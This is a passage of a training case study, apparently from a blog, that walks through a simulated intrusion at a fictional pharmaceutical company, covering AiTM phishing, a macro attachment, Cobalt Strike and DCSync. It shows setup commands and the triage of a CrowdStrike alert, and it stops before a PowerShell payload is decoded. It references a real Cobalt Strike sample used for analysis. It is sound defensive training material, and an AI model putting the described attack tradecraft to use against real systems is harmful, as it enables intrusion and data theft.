Case Study: CTI as a Code in Practice — LifeTech Pharma

A complete walkthrough of the methodology applied to a real training scenario: pharmaceutical IP theft, dual entry points, and a DCSync that changes everything.
Originally published on Medium: CTI as a Code in Practice: Reactive Investigation — LifeTech Pharma

IPs, domains, company names, and individuals are invented for training. Steps 11–12 (sandbox and binary analysis) use a real Cobalt Strike sample (1cf56da3…, 48/75 VT detections) so those steps are reproducible against genuine malware. All other artifacts are synthetic.
What This Case Study Demonstrates
This article applies the full CTI as a Code Methodology to a single incident from first alert through stakeholder deliverables. Every analytical decision is traceable to a log line, every claim is falsifiable, and the entire investigation lives in git.
It is the worked answer to Assignment A01 — Reactive IR: LifeTech Pharma.
Relevant ecosystem links:
- Methodology reference — the seven-step reactive framework used throughout
- Full technical walkthrough — step-by-step commands, queries, and outputs
- Training assignment A01 — the student-facing brief for this scenario
- Ecosystem overview — how this case study fits into the broader CTI as a Code platform
The Scenario
An Israeli mid-sized pharmaceutical company — LifeTech Pharma — experiences a targeted intrusion with two independent entry points.
The breach exposes 47 proprietary formula files (~381 MB) protected under an FDA NDA. A $52 million US licensing deal is at risk of collapse.
Dual Entry Points
| Path | Date | Target | Vector |
|---|---|---|---|
| Path A | Oct 22, 2024 | IT Admin (p.levi) | AiTM phishing → token replay → VPN |
| Path B | Nov 15, 2024 | CFO (m.cohen) | Macro-enabled Excel attachment (.xlsm) |
The CrowdStrike alert that opens the investigation is triggered by Path B. Path A — the actual initial access 24 days earlier — is discovered only during the evidence inventory.
Step 00 — Initialize the Project Structure


Every investigation begins with the same three commands. No analysis until the folder exists.
git clone https://github.com/anpa1200/CTI_as_a_Code.git
cp -r CTI_as_a_Code/templates/reactive-case PROJ-2024-001
cd PROJ-2024-001 && git init && git add . && git commit -m "PROJ-2024-001: initialize case structure"
Step 0 — Intake Process
Before touching any log, fill the intake form. It captures constraints that shape every downstream decision.

Key constraints recorded in intake:
- Legal hold on CFO workstation — memory dump before any remediation
- PDPA notification deadline — 72 hours from confirmed breach
- Evidence retention — 90 days minimum; chain of custody required for insurance claim
Scope — assets in scope and out of scope:



Priority Intelligence Requirements (PIRs):

Source registry — evidence inventory with Admiralty ratings:
Step R1.5 — Hands-On Evidence Analysis in VS Code
VS Code is the primary analysis tool. One window holds the evidence tree, formatted logs, API calls, and terminal — no context switching.
Opening the evidence folder:
Setup


Install four extensions (Ctrl+Shift+X):

Key shortcuts used throughout:
See the full setup instructions and download links in the technical walkthrough.
1. CrowdStrike Alert — The Entry Point
The investigation opens with a CrowdStrike Critical detection on WS-CFO-01. Press Shift+Alt+F to format the JSON, then Ctrl+Shift+O to open the Outline panel.

Click prevention_policy in the Outline:

"prevent": false means the C2 beacon is still running. Collect a memory dump via CrowdStrike RTR before starting any further analysis — live memory contains decrypted C2 configuration.
2. Decode the PowerShell Payload
Ctrl+F → -Enc in the formatted JSON. Copy the base64 argument, decode in the terminal:
